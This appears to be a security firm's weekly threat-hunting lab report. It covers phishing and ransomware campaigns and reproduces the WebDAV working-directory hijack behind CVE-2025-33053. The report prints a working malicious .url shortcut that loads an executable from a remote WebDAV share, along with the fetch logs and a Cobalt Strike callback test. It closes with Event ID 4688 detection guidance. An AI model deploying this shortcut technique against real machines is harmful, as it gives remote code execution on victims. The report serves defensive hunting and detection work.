SORINT.SEC

THREAT HUNTING

LAB

WEEK 16/06/2025 - 20/06/2025


PUBLIC

Index


Global Weekly Threat Overview

A new campaign is making use of Cloudflare Tunnel subdomains to host malicious payloads and deliver them via malicious attachments embedded in phishing emails. It leverages the Cloudflare Tunnel infrastructure and Python-based loaders to deliver memory-injected payloads through a chain of shortcut files and obfuscated scripts. The attack starts with sending payment- or invoice-themed phishing emails bearing a link to a zipped document that contains a Windows shortcut file. . The multi-step process culminates in the execution of a shellcode loader that executes payloads with the open-source Donut loader entirely in memory.


Top 10 file types



Top 10 malware family



Top 3 Ransomware Group



An emerging ransomware strain has been discovered incorporating capabilities to encrypt files as well as permanently erase them, a development that has been described as a "rare dual-threat." The ransomware features a 'wipe mode,' which permanently erases files, rendering recovery impossible even if the ransom is paid. The ransomware-as-a-service (RaaS) operation in question is named Anubis, which became active inDecember 2024, claiming victims across healthcare, hospitality, and construction sectors in Australia, Canada, Peru, and the U.S.

Global Weekly Notable One

Hijack Execution Flow: Defense evasion

On the last cumulative patch of June Microsoft has addressed several issue. One of the most important is the vulnerability of WebDAV tagged as CVE2025-33053. The vulnerability allows remote code execution through manipulation of the working directory. As reported by Checkpoint researcher team the vulnerability is being exploited in the wild, in particular by APT group Stealth Falcon.

The criminal group's activities are largely focused on the Middle East and Africa, with high-profile targets in the government and defense sectors observed in Turkey, Qatar, Egypt, and Yemen. Stealth Falcon continues to use spear-phishing emails as an infection method, often including links or attachments that utilize WebDAV and LOLBins to deploy malware.

Threat Hunting Activity

SORINTSEC

TACTIC

Defense Evasion

TECHNIQUES

T1574 – Hijack Execution Flow

Adversaries may execute their own malicious payloads by hijacking the way operating systems run programs. Hijacking execution flow can be for the purposes of persistence, since this hijacked execution may reoccur over time. Adversaries may also use these mechanisms to elevate privileges or evade defenses, such as application control or other restrictions on execution.

Threat Hunting Activity

The first step of the infection chain is a spear phishing attack were the threat actor deliver a fake pdf file to the victim. The file is an internet shortcut (.url) configured to point to an attacker-controlled server and execute the first loader.

```
[InternetShortcut]
URL=C:\Program Files\Internet Explorer\iediagcmd.exe
WorkingDirectory=\\10.1.5.30@8080\weapon
ShowCommand=7
IconIndex=13
IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
Modified=20F06BA06D07BD014D
```

ile invoice.pdf.url

The url parameter point to a legit Internet Explorer executable responsible to perform diagnosis in case of failure. During his task it perform some enumeration of the local host and launch following commands:

- ipconfig.exe /all
- netsh.exe in tcp show global
- netsh.exe advfirewall firewall show rule name=all verbose
- route.exe print

Threat Hunting Activity

Setting as WorkingDirectory the remote webdav where a malicious “route.exe” is placed allow attacker to make the iediagcmd loading and executing the loader.


Once the .url file is executed a decoy pdf will open and execution continue in background. A network call to retrieve the remote directory is done and malicious route.exe is then executed. Calls to other utilities will fail and legit tools in System32 will be used.

```
"OPTIONS /weapon" elap=0.000sec → 200 OK
"PROPFIND /weapon" length=0, depth=0, elap=0.001sec → 207 Multi-Status
"PROPFIND /weapon" length=0, depth=0, elap=0.000sec → 207 Multi-Status
"PROPFIND /weapon" length=0, depth=0, elap=0.000sec → 207 Multi-Status
"PROPFIND /weapon" length=0, depth=0, elap=0.000sec → 207 Multi-Status
"PROPFIND /weapon/iediagcmd.exe" length=0, depth=0, elap=0.000sec → 404 Not Found
"PROPFIND /weapon/ipconfig.exe" length=0, depth=0, elap=0.000sec → 404 Not Found
"PROPFIND /weapon/route.exe" length=0, depth=0, elap=0.004sec → 207 Multi-Status
"GET /weapon/route.exe" depth=0, elap=0.000sec → 200 OK
```


WebDAV logs

Threat Hunting Activity

As post loader activity were not the focus, the team substitute the route.exe loader with a cobalt strike beacon to test and validate the technique. Opening the file is the only action required to get the callback to the C2 server.



Client workstation



Cobalt Strike beacon

Threat Hunting Activity

Detection can be made on EID 4688 looking suspicious process execution pattern.

EventID	4688
Activity	4688 - A new process has been created.
CommandLine	"route" print
MandatoryLabel	S-1-16-8192
NewProcessId	0xab4
NewProcessName	\Device\Mup\10.1.5.30@8080\weapon\route.exe
ParentProcessName	C:\Program Files\Internet Explorer\iediagcmd.exe
Process	route.exe
ProcessId	0x17bc
SubjectAccount	ACME\developer
SubjectDomainName	ACME
SubjectLogonId	0x15b92d
SubjectUserName	developer

EID 4688

PUBLIC